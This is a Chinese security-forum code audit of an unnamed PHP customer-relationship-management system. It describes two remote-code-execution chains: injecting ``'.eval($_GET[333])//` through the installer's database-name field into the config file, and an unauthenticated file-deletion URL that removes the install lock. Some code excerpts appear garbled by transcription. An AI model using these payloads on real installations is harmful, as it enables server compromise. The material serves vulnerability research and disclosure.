


奇安信攻防社区 – 某客户关系管理系统代码审计

奇安信攻防社区 – 某客户关系管理系统代码审计

开始

日常打开 fofa， 确认目标后， 右键检查页面源代码。没有版权信息无法确认是哪个 cms. 确定特征值后再 fofa(这样找到源码的记录会大大提升)， 翻来翻去， 找到了疑似官方演示站点。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-e4688b877bae11d24449e117f34d48c8d4b0d691.png)

进行子域名收集, 收集到三个子域名

1		1	3~5 IP	0	0~0 IP
2	www.	1	3~5 IP	0	0~0 IP
3	jz.	0	0~0 IP	0	0~0 IP

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b923571b51f7383fb18ff3519ff82c7d7271eefc.png)

先翻一翻. 在开源信息页面找到了项目提供的源码地址。

源码地址：
<https://git.oschina.net/...>
在线帮助手册：<http://...>

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a9f9f291d5eb4a005afa9e63289cc95fc18a2d04.png)

V1 重复安装覆写配置文件导致 RCE

该 cms 用了低版本的 `mysql_connect` 语法. 我这里的 PHP 用了 `5.4.45` , 搭建好后不会自动跳转到安装页面. 只能手动跳转 `/install/` 。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-43211e368f93de3e51b5b3b929bee757309c36e5.png)


正常安装一遍后, 我刷新页面. 再次进入了安装选项页面, 可以再安装一次. 开始分析源码。

```
76  /* 判断是否安装 */
77  $rootpath = '../';
78  @include($rootpath . 'source/Config/Config.inc.php');
79  if (defined('constant_name: ')){
80      echo "<font class=ahredb><b>客户管理系统已经安装!</b></font><BR><BR>";
81      如果您希望重新安装, 请先删除source/Config/Config.inc.php文件的 <br />define('!', true);<br /><a href='../index.php'>返回首页</a>";
82      echo $footer;
```

```
83     exit();
84 }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-ed5d7340ff8818e1790667f9449e3cf8794a2c7b.png)

看源码是有安装检测的. 但这个文件我却没找到, 目录中根本没有 `source` 文件夹。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0b2db92c79aac410916d653d857317e1c70b7639.png)

获取到参数时, 只是简单删除前后空字符. 没有验证消毒等操作 (往后也没有)。

```
86  /* 获取参数 */
87  $servername = isset($_POST['install']) ? trim($_POST['servername']) : 'localhost';
88  $dbname     = isset($_POST['install']) ? trim($_POST['dbname']) : '';
89  $dbusername = isset($_POST['install']) ? trim($_POST['dbusername']) : '';
90  $dbpassword = isset($_POST['install']) ? trim($_POST['dbpassword']) : '';
91  $tableprefix = isset($_POST['install']) ? trim($_POST['tableprefix']) : 'fly_'; // 表的前缀
92  $confirmprefix = isset($_POST['install']) ? trim($_POST['confirmprefix']) : ''; // 判断表是否存在
93
94  $username = isset($_POST['install']) ? trim($_POST['username']) : ''; // 帐号名称
95  $password = isset($_POST['install']) ? trim($_POST['password']) : '';
96  $confirmpassword = isset($_POST['install']) ? trim($_POST['confirmpassword']) : '';
97
98  $sitename = isset($_POST['install']) ? trim($_POST['sitename']) : '';
99  $tableprefix_err = 0;
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-e8bd8a2eff41564371b64dcfd325301d4d9b0082.png)

整个配置文件内容定义在 `$config_contents` 变量中 (`<?php return array(); ?>`), 参数也只是普通的字符串拼接起来, **参数可控, 如果能逃逸就 rce 了。**

```
240 return array (
241     'URLMode' => 0,
242     'ActionDir' => 'hiddenDir/',
243     'htmlExt' => '.html',
244     'Rewrite' => false,
245     'Debug' => false,
246     'Session' => true,
247     'pageSize' => 20,
248     'xml' => array(
249         'path' => EXTEND.'xml',
250         'root' => 'niaomuniao',
251     ),
252     'DB' => array(
253         'Persistent' => false,
254         'DBtype' => 'Mysql',
255         'DBcharset' => 'utf8',
256         'DBhost' => ".$servername.",
257         'DBport' => '3306',
258         'DBuser' => ".$dbusername.",
259         'DBpsw' => ".$dbpassword.",
260         'DBname' => ".$dbname.",
261     ),
262
263     'setSmarty' => array(
264         'template_dir' => VIEW.'templates',
265         'compile_dir' => _mkdir(CACHE.'templates_c'),
266         'left_delimiter' => '#{',
267         'right_delimiter' => '}#',
268     ),
269 );
270 ?>";
271 $configfilename = fopen ( filename: $rootpath . "/Crm/Config/Config.php", mode: "w");
272 ftruncate($configfilename, size: 0);
273 fwrite($configfilename, $config_contents);
274 fclose($configfilename);
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-70aff52ecb564fffa98f8eec653bf2dc2adfbdb37.png)

这里选择从数据库名称 `$dbname` 下手, 服务器连接地址, 数据库用户名密码不好用特殊字符, 而数据库会检测是否存在如果不存在就会创建, 但是创建数据库这里也

没法使用特殊字符。

```
159 // connected, now lets select the database
160 if($dbname){
161     if(!@MYSQL_SELECT_DB($dbname, $connection)){
162         // The database does not exist... try to create it:
163         if(!@DB_Query( sql: "CREATE DATABASE $dbname")){
164             $installerrors[] = '创建数据库 "' . $dbname . '" 失败! 您的用户名可能没有创建数据库的权限.<br />' . mysql_error();
165         }else{
166             if($sqlversion >= '4.1'){
167                 mysql_query( query: "set names 'utf8'");
168                 mysql_query( query: "SET COLLATION_CONNECTION='utf8_general_ci'");
169                 mysql_query( query: "ALTER DATABASE $dbname DEFAULT CHARACTER SET utf8 COLLATE 'utf8_general_ci'");
170             }
171
172             if($sqlversion >= '5.0'){
173                 mysql_query( query: "SET sql_mode=''");
174             }
175             // Success! Database created
176             MYSQL_SELECT_DB($dbname, $connection);
177         }
178     }
179 }else{
180     $installerrors[] = '请输入数据库名称.';
181 }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-025229bdc4fdad365e9359a874eb4fa572027a8c.png)


除非数据库名称用反引号包裹

```
create datab ase `datab ase name`;
```

准备一个远程 `mysql` 服务器, 创建好特殊名称的数据库. 然后重新安装站点


```
create datab ase `test'1`;
```

The screenshot shows the '安装向导' (Installation Wizard) window for the CRM system. It is titled '客户管理系统' (Customer Management System) and '安装向导' (Installation Wizard). The language is set to '中文版(utf-8)'. The first step is '1) 填写数据库连接信息:' (Fill in database connection information). The fields are: '数据库服务器地址:' (Database server address) with value 'localhost', '数据库名:' (Database name) with value 'eval(\$_GET[333])//', '数据库用户名:' (Database username) with value 'root', and '数据库密码:' (Database password) with value 'root'. The 'Database name' field is highlighted with a red box.




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5034e0b4817c9a5ec57feaf6596d1fdf6adb79fa.png)

安装成功.



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-4a00916c72edf6b37017311389203a4b98190265.png)

打开页面, `_mkdir()` 方法未定义



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-605d5ba55f98462af064914ebfb0118162697e34.png)

非常幸运, `_mkdir()` 的调用, 在 `eval` 的后面.



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-064e662419bafb62d47033e8b5ff0da7654e3eec.png)


跳转到定义函数, 复制函数的定义的语法就好了. 不用复制函数内容



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-454713c347168a3ce17cf3a53208db63c8861083.png)

payload 如下

```
CREATE DATABASE ase ``'.eval($_GET[333])//`;
```



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5ed732d0e93a2e3de621cc58e6fb2bac27474294.png)

V2 任意文件删除漏洞 + 安装覆写配置文件导致 RCE

配置文件覆写导致 RCE

初打开页面后是个报错. 丢失 `Config.php` 盲猜是没有安装所以没有生成该文件。

Warning: require(D:\phpstudy_pro\WWW\ERP\Config\Config.php): failed to open stream: No such file or directory in D:\phpstudy_pro\WWW\Framk_Function.php on line 75

#	Time	Memory	Function	Location
1	0.0007	134280	{main}()	...\index.php:0
2	0.0014	141648	Framk->__construct()	...\index.php:14
3	0.0023	187536	require('D:\phpstudy_pro\WWW\Framk_Function.php')	...\Framk.class.php:36

Fatal error: require(): Failed opening required 'D:\phpstudy_pro\WWW\ERP\Config\Config.php' (include_path='.;C:\php\pear') in D:\phpstudy_pro\WWW\Framk_Function.php on line 75

#	Time	Memory	Function	Location
1	0.0007	134280	{main}()	...\index.php:0
2	0.0014	141648	Framk->__construct()	...\index.php:14
3	0.0023	187536	require('D:\phpstudy_pro\WWW\Framk_Function.php')	...\Framk.class.php:36

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b07bcc00a426c80d8080a8f6a504e006317d3e94.png)

手动跳转 `/install/` , 这次有安装检测了. 安装的话需要先删除 `install` 目录下的 `lock` 文件

← → ↻ ⓘ 127.0.0.1/install/

系统已经安装过了，如果要重新安装，那么请删除install目录下的lock文件

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-76f0e0352e6ae48d31846b55cc6351e4362b74d9.png)

打开 `/install/index.php` , `write_config()` 是写入配置的函数. 依旧是没有进行任何过滤消毒. 和 `v1` 不同的是他这次不采用字符串拼接的方式了. 而是使用替换, 配置文件的目录改为 `/ERP/Config/Config.php` 了。


```

257 //写入config文件
258 function write_config( $url ) {
259     extract( &array: $GLOBALS, flags: EXTR_SKIP );
260     $config = 'data/config.php';
261     $configfile = file_get_contents( $config );
262     $configfile = trim( $configfile );
263     $configfile = substr( $configfile, offset: -2 ) == '?>' ? substr( $configfile, offset: 0, length: -2 ) : $configfile;
264     $charset = 'UTF-8';
265     $db_host = $_POST[ 'db_host' ];
266     $db_port = $_POST[ 'db_port' ];
267     $db_user = $_POST[ 'db_user' ];
268     $db_pwd = $_POST[ 'db_pwd' ];
269     $db_name = $_POST[ 'db_name' ];
270     $db_prefix = $_POST[ 'db_prefix' ];
271     $admin = $_POST[ 'admin' ];
272     $password = $_POST[ 'password' ];
273     $db_type = 'mysql';
274     $cookie_pre = strtoupper( substr( md5( string: random( length: 6 ) . substr( string: $_SERVER[ 'HTTP_USER_AGENT' ] . md5( string: $_SERVER[ 'SERVER_ADDR' ] . $db_host
275     $configfile = str_replace( search: "===url===", $url, $configfile );
276     $configfile = str_replace( search: "===db_prefix===", $db_prefix, $configfile );
277     $configfile = str_replace( search: "===db_charset===", $charset, $configfile );
278     $configfile = str_replace( search: "===db_host===", $db_host, $configfile );
279     $configfile = str_replace( search: "===db_user===", $db_user, $configfile );
280     $configfile = str_replace( search: "===db_pwd===", $db_pwd, $configfile );
281     $configfile = str_replace( search: "===db_name===", $db_name, $configfile );
282     $configfile = str_replace( search: "===db_port===", $db_port, $configfile );
283     file_put_contents( in: '../ERP/Config/Config.php', $configfile );
284 }

```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-2aaeedbca55c37d883b58279fc75dadce4d6beeb.png)

看一下文件模板 `/install/data/config.php`，虽然改成替换字符，但没有验证消毒等操作，问题还是存在的

```


1 <?php
2 return array (
3
4     'URLMode' => 0,
5     'ActionDir' => 'hiddenDir/',
6     'htmlExt' => '.html',
7     'ReWrite' => true,
8     'Router' => '',
9     'Debug' => true,
10    'Session' => true,
11    'pageSize' => 10,
12    'DB' => array(
13        'Persistent' => false,
14        'DBtype' => 'MySQL',
15        'DBcharset' => '===db_charset===',
16        'DBhost' => '===db_host===',
17        'DBport' => '===db_port===',
18        'DBuser' => '===db_user===',
19        'DBpsw' => '===db_pwd===',

```



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-bb6f3fabb95895acf4a085729b8a170699039f7e.png)

而且在 `/install/index.php` 111 行中创建数据库的语句加上了反引号, 输入特殊字符也能执行成功. 不需要提前准备数据库了




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-973e26661aac2f4d4563f30903bd1f7e91b78836.png)

删除 `/install/lock` 文件, 尝试安装, 验证是否存在漏洞



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-748f536182c70a7b25c88c5abf24be71d2720189.png)

使用和 V1 同样的 payload, 成功执行




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-99e0b98da4adcf3680b9ebd929a21198bdd5d581.png)

这时如果有办法删除 `/install/lock` 文件, 就可以无条件 RCE 了


任意文件删除漏洞

全局搜索 `unlink` 由是这个 `Upload.class.php`, 可以看到只是拼接了一个 `.` 而非 `./`, 所以并没有做到对路径的限制。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-eaf595f7a956fb988a80680bbaf76874ef23c35a.png)

跟进 `_REQUEST()` 方法, 够方便的..., 如果 `GET` 中没有数据, 那就在 `POST` 中拿数据。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a6785148e98dfbdab4c35c7ebdef1c394fbd1f33.png)

跟进 `unlink_file()` 方法, 还是没有对参数进行验证, 简单判断文件是否存在就执行 `unlink()` 删除文件了

```
179  /**
180   * 删除文件
181   * @param string $path
182   * @return boolean
183   */
184   public function unlink_file($path)
185   {
186       $path = $this->dir_replace($path);
187       if (file_exists($path)) {
188           return unlink($path);
189       }
190   }
```


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-759e92ec0a78c4e3edda1bddd1ea16c90325e8da.png)

`dir_replace()` 方法只是修理一下目录分割符。

```
265  /**
266   * 替换相应的字符
267   * @param string $path 路径
268   * @return string
269   */
270   public function dir_replace($path)
271   {
272       return str_replace( search: '//', replace: '/', str_replace( search: '\\', replace: '/', $path));
273   }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-12fdda34ea6cc45973c50ea56f1bbbe7feb91690.png)


尝试访问 `index.php/Upload/upload_img_remove/`, 存在未授权访问. 报错是因为没法删除 `.`,




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0ba453b5faa10108376426d4744b00c27c8daeff.png)

组合 RCE

访问 `/index.php/Upload/upload_img_remove/?imgfile=/install/lock` , 成功删除 `/install/lock` 文件






(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-3d63c2a84c9355318dd583ffaf8a7834f59383ef.png)

再次访问 `/install/`，成功进入安装界面。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5b753023541a035507081f31f1f457dc183024b4.png)


再次安装站点，和 `v1` 一样的数据库名称. 但这次不需要自己创建了。





(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0e27d3d56fda7d14f28fc95126ae20a35ba897de.png)

